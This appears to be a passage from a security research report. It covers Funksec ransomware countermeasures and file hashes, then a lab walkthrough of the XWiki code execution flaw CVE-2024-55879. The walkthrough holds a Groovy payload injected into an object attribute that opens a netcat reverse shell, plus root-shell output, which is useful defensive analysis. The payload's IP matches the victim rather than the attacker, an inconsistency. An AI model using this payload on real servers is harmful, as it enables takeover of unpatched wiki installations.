


Figure 15. Funksec Encryption Method

Countermeasures Against the Funksec Ransomware




Figure 16. Countermeasures Against the Funksec Ransomware

For malicious activities, Funksec Ransomware mainly uses the built-in commands or PowerShell commands. Using the commands, permission escalation is attempted or the ransomware is registered in the job scheduler with the administrator privilege. By enabling the ASR⁵ rules, abnormal processes are blocked and therefore malicious activities can be prevented. In addition, as for the job scheduler, the access permission can be limited or the job scheduler execution can be blocked under conditions other than the designated by using AppLocker⁶ and WDAC⁷.

In addition, using PowerShell commands, it is attempted to disable the real-time protection function of Windows Defender and also the Windows event log function. In this case, event logs should be configured to allow access only to authorized users or stored separately in a remote storage location for preservation. In addition, using the EDR⁸ solution, malicious activities can be prevented by blocking a specific process the attacker uses.

Using Winsock, a network-related API of the Windows, it is attempted to spread ransomware to the internal network range. As network connection and ransomware spreading is attempted through 4444 port only to the hard-coded network range, unnecessary communication can be restricted by blocking specific ports through the host firewall.

To prevent unauthorized file recovery by users, the backup copy is deleted prior to file encryption. By enabling the ASR rules, the process to delete backup copies and file encryption can be blocked. In addition, the backup copies should be backed up in a separate network or a remote storage location.

5 ASR (Attack Surface Reduction): A protection feature that blocks specific processes and executable processes used by attackers.

6 AppLocker: A security technology to limit an executable program in advance by designating a path or a user to execute a specific program in the Windows operating system.

7 WDAC (Windows Defender Application Control): A security technology to limit the programs or codes for execution by a user to prevent the execution of unsigned programs and scripts.

8 EDR (Endpoint Detection and Response): A solution that detects, analyzes, and responds to malicious behavior occurring on terminals such as computers, mobile devices, and servers in real time to prevent the spread of damage.

Indicator Of Compromise

Funksec (SHA-256)

7e223a685d5324491bcacf3127869f9f3ec5d5100c5e7cb5af45a227e6ab4603
c233aec7917cf34294c19dd60ff79a6e0fac5ed6f0cb57af98013c08201a7a1c
89b9f7499d59d0d308f5ad02cd6fddd55b368190c37f6c5413c4cfd343eeff3
5226ea8e0f516565ba825a1bbed10020982c16414750237068b602c5b4ac6abd
504984fe49af411cd50fdfedb8ff114ed206c4b82a68fe21e7a215cbb53a91c2

File Name

ransomware.rs
dev.exe
setup-avast-premium-x64.exe
setup-x64.exe

■ Reference Sites


- BleepingComputer official website (<https://www.bleepingcomputer.com/news/security/babuk-locker-is-the-first-new-enterprise-ransomware-of-2021>)
- The Hacker News (<https://thehackernews.com/2025/01/experts-find-shared-codebase-linking.html>)
- SecurityWeek (<https://www.securityweek.com/compromised-aws-keys-abused-in-codefinger-ransomware-attacks/>)
- Halcyon Research (<https://www.halcyon.ai/blog/abusing-aws-native-services-ransomware-encrypting-s3-buckets-with-sse-c>)
- KELA blog (<https://www.kelacyber.com/blog/is-gdlockersec-really-targeting-aws/>)
- The Boannews (<https://www.boannews.com/media/view.asp?idx=135368&direct=mobile>)
- Group IB blog (<https://www.group-ib.com/blog/cat-s-out-of-the-bag-lynx-ransomware/>)

Research & Technique

XWiki RCE Vulnerability (CVE-2024-55879)

■ Overview of Vulnerability

XWiki is a free open source developed in Java. This is a wiki software that focuses on helping users create and edit web pages, as well as expanding the functions. As a result of searching XWiki disclosed on the Internet using the OSINT search engine, it was found that XWiki is being used by approximately 40,000 websites in many countries including the US, Germany and the UK as of February 6, 2025.



Source: fofa.info

Figure 1. XWiki Usage Statistics

On December 12, 2024, a remote arbitrary code execution vulnerability of XWiki (CVE-2024-55879) was publicly disclosed. This vulnerability arises because XWiki can execute a malicious code in the XWiki server by adding a specific object with its internal function, injecting a payload to the vulnerable attribute, and executing the payload. The attacker executes a malicious code by injecting it to a specific object while modifying user information through an account permitted for script writing. Through this process, the attacker can take over the server by executing an arbitrary command in the production server.

■ Attack Scenario




Figure 2. CVE-2024-55879 Attack Scenario

- ① Taking over an XWiki user account
- ② Searching for a server that uses the vulnerable XWiki on the wiki platform
- ③ Inserting malicious script using the CVE-2024-55879 vulnerability
- ④ Installing a cryptocurrency mining machine on the server by executing the malicious script
- ⑤ Mining cryptocurrency using server resources with the mining machine installed on the server

■ Affected Software Versions

The software versions vulnerable to CVE-2024-55879:

S/W	Vulnerable Version
XWiki-platform	$\geq 2.3, < 15.10.9$
	$\geq 16.0.0\text{-rc-1}, < 16.3.0$

■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-55879.

Name	Information
Victim	XWiki-platform v15.10.5 (172.19.0.4)
Attacker	Kali Linux (172.19.0.3)

■ Vulnerability Test

Step 1. Configuration of the Environment

Install XWiki image of the vulnerable version on the victim's PC. The following example docker-compose.yml configures the CVE-2024-55879 vulnerability test environment.

```
services:
  xwiki:
    image: XWiki:15.10.5
    container_name: xwiki
    ports:
      - "8080:8080"
    environment:
      - DB_USER=xwiki
      - DB_PASSWORD=xwiki
      - DB_DATABASE=xwiki
      - DB_HOST=db
    depends_on:
      - db
    networks:
      - cve-2024-55879

  db:
    image: mariadb:10.6
    container_name: xwiki-db
    environment:
      - MYSQL_ROOT_PASSWORD=root
      - MYSQL_DATABASE=xwiki
      - MYSQL_USER=xwiki
      - MYSQL_PASSWORD=xwiki
    networks:
      - cve-2024-55879
    ports:
      - "3306:3306"

volumes:
  xwiki-data:
  db-data:

networks:
  cve-2024-55879:
    driver: bridge
```

Run the docker-compose.yml file written.

```
> docker-compose up -d
```

Then, install org.xwiki.platform_xwiki-platform-administration-ui_15.10.5.xar, which is a vulnerable package.

•URL: <https://extensions.xwiki.org/xwiki/rest/repository/extensions/org.xwiki.platform%3Axwiki-platform-administration-ui/versions/15.10.5/file?rid=maven-xwiki>

Upload the downloaded package through Upload a new package when accessing Menu > Administration.




Figure 3. Vulnerable Package Installation

Lastly, install busybox for reverse shell inside the XWiki server.

```
> docker exec -it xwiki sh -c "apt update && apt install -y busybox"
```

Step 2. Vulnerability Test

To modify the information of general users, create a general user account, not an admin. account.




Figure 4. User Creation

As only a user permitted for script writing can run the arbitrary command execution, add privilege including script to the admin. account.




Figure 5. Adding User Privilege

Then, an object can be added to the user when accessing through http://localhost:8080/bin/edit/xwiki/<Created_User Name>?editor=object.




Figure 6. Adding ConfigurableClass Object

Save the values below to the attributes of the added object.

Attribute	Value
display in seciton	other
display in category	other
heading	<pre>#set(\$codeToExecute = 'Test') #set(\$codeToExecuteResult = '{{async}}{{groovy}} def command = "busybox nc 172.19.0.4 8888 -e /bin/bash"; def proc = command.execute(); proc.waitFor() {{/groovy}}{{/async}}')</pre>

Among the attributes above, the heading value operates as the malicious payload.

Then, the payload written at accessing through

http://localhost:8080/bin/view/xwiki/<Created_UserName>?sheet=XWiki.AdminSheet&viewer=content§ion=other is run.



Figure. 7. Malicious Payload Execution

Acquire the shell of XWiki server through 8888 port of the attacker server.

```
(root@88032439f198)-[/]
# nc -l -p 8888
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux 46e940ec1491 5.15.167.4-microsoft-standard-WSL2 #1 SMP Tue Nov 5 00:21:55 UT
C 2024 x86_64 x86_64 x86_64 GNU/Linux
```

Figure. 8. Attacker Shell Acquisition

■ Detailed Analysis of the Vulnerability

In this section, the principle of CVE-2024-55879 vulnerability occurrence and the vulnerability of arbitrary command execution are explained in order. **Step 1** tracks the administrator application functions of XWiki and the process of data storage and **Step 2** examines the process of the arbitrary command execution vulnerability occurrence using the loaded data.

Step 1. Administrator Application

1) XWiki ConfigurableClass

From XWiki Enterprise 1.5, administration application that manages XWiki instances needs to be separately installed. To install this function, download xar file from the link below, and import it in the XWiki page.

•URL: https://extensions.xwiki.org/XWiki/rest/repository/extensions/org.xwiki.platform%3Axwiki-platform-administration-ui/versions/<XWiki_version>/file?rid=maven-xwiki




Figure 9. Importing Administration Application File

The administration application extension functions of XWiki include ConfigurableClass function. This function defines attribute values for each setting by creating a class with settings instead of directly modifying a file. This process can be implemented by adding Custom Configurable sections in settings after accessing /bin/edit/XWiki/EQSTTester?editor=object.




Figure 10. ConfigurableClass Setting

The following attribute values can be defined by adding the setting.

Name	Description
displayInSection	Designating administration section to be used for application setting
heading	Value to be set as the title of configurableClass object
codeToExecute	Velocity script to be displayed in addition to the form
displayinCategory	Designating administration category to be used for application setting

The setting is saved in the db, and it can be checked by accessing ConfigurableClass saved in the XWikiobjects table.




Figure. 11. Information of ConfigurableClass Saved in XWikiobjects

The detailed information saved with the ConfigurableClass string can be checked by accessing XWikistrings table using the XWO_ID value of ConfigurableClass.

MariaDB [xwiki]: SELECT * FROM xwikistrings WHERE XWS_ID=4529741930079051002;

XWS_ID	XWS_NAME	XWS_VALUE
4529741930079051002	categoryIcon	
4529741930079051002	configurationClass	
4529741930079051002	displayBeforeCategory	
4529741930079051002	displayInCategory	other
4529741930079051002	displayInSection	other
4529741930079051002	heading	EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester
4529741930079051002	iconAttachment	
4529741930079051002	linkPrefix	
4529741930079051002	scope	WIKI+ALL_SPACES

Figure 12. Detailed Information of ConfigurableClass Saved in XWikiobjects

2) Detailed Analysis of Administrator Application

The administrator application functions can be checked by analyzing detailed structure of the loaded administrator application extension and the file in extension.

(1) XAR File

In XWiki, each document is imported or exported through a compressed file with the xar extension. This file has the following structure.




Figure 13. xar File Structure

package.xml contains a description of the xar file and also includes document name, document description, writer and other information. Each document (Document1.xml, Document2.xml) has a hierarchy structure. In general, a folder is created and saved according to the hierarchy structure. The document contains version information, name, writer, name space to be used for reference, content of the text, etc.

(2) ConfigurableClass.xml

In the administrator application extension, ConfigurableClass operation is handled through ConfigurableClass.xml. The text of the document is configured mainly with the velocity template. Velocity is a Java-based template engine with a function to refer to an object defined in the code by using a simple template language. The following grammar is used in the velocity template by default.

Delimiter	Description	Example
#set(...)	Setting reference value	#set(\$primate = "monkey")
#if(...)	Delimiter for conditional statement	#if (\$foo == \$bar)
...		Equal
#else		#else
...		Not equal
#end		#end
#foreach(...)	Delimiter for loop statement	#foreach(#product in \$allProducts)
...		\$product
#end		#end
#macro(\$arg1, \$arg2)	Macro, delimiter defining loop statement	#macro(tablerows \$color \$solist)
...		#foreach(\$something in \$solist)
#end		<tr><td
		bgcolor=\$color>\$something</td></tr>
		#end
		#end

Inside ConfigurableClass.xml, the operation is started with the execution of findNamesOfAppsToConfigure, which is a macro to access and save ConfigurableClass settings from database.

```
## Searches the database for names of apps to be configured
#set($outputList = [])
#findNamesOfAppsToConfigure($section, $globaladmin, $xwiki.getDocument($currentDoc).getSpace(), $outputList)
##
```

Figure 14. findNamesOfAppsToConfigure Macro

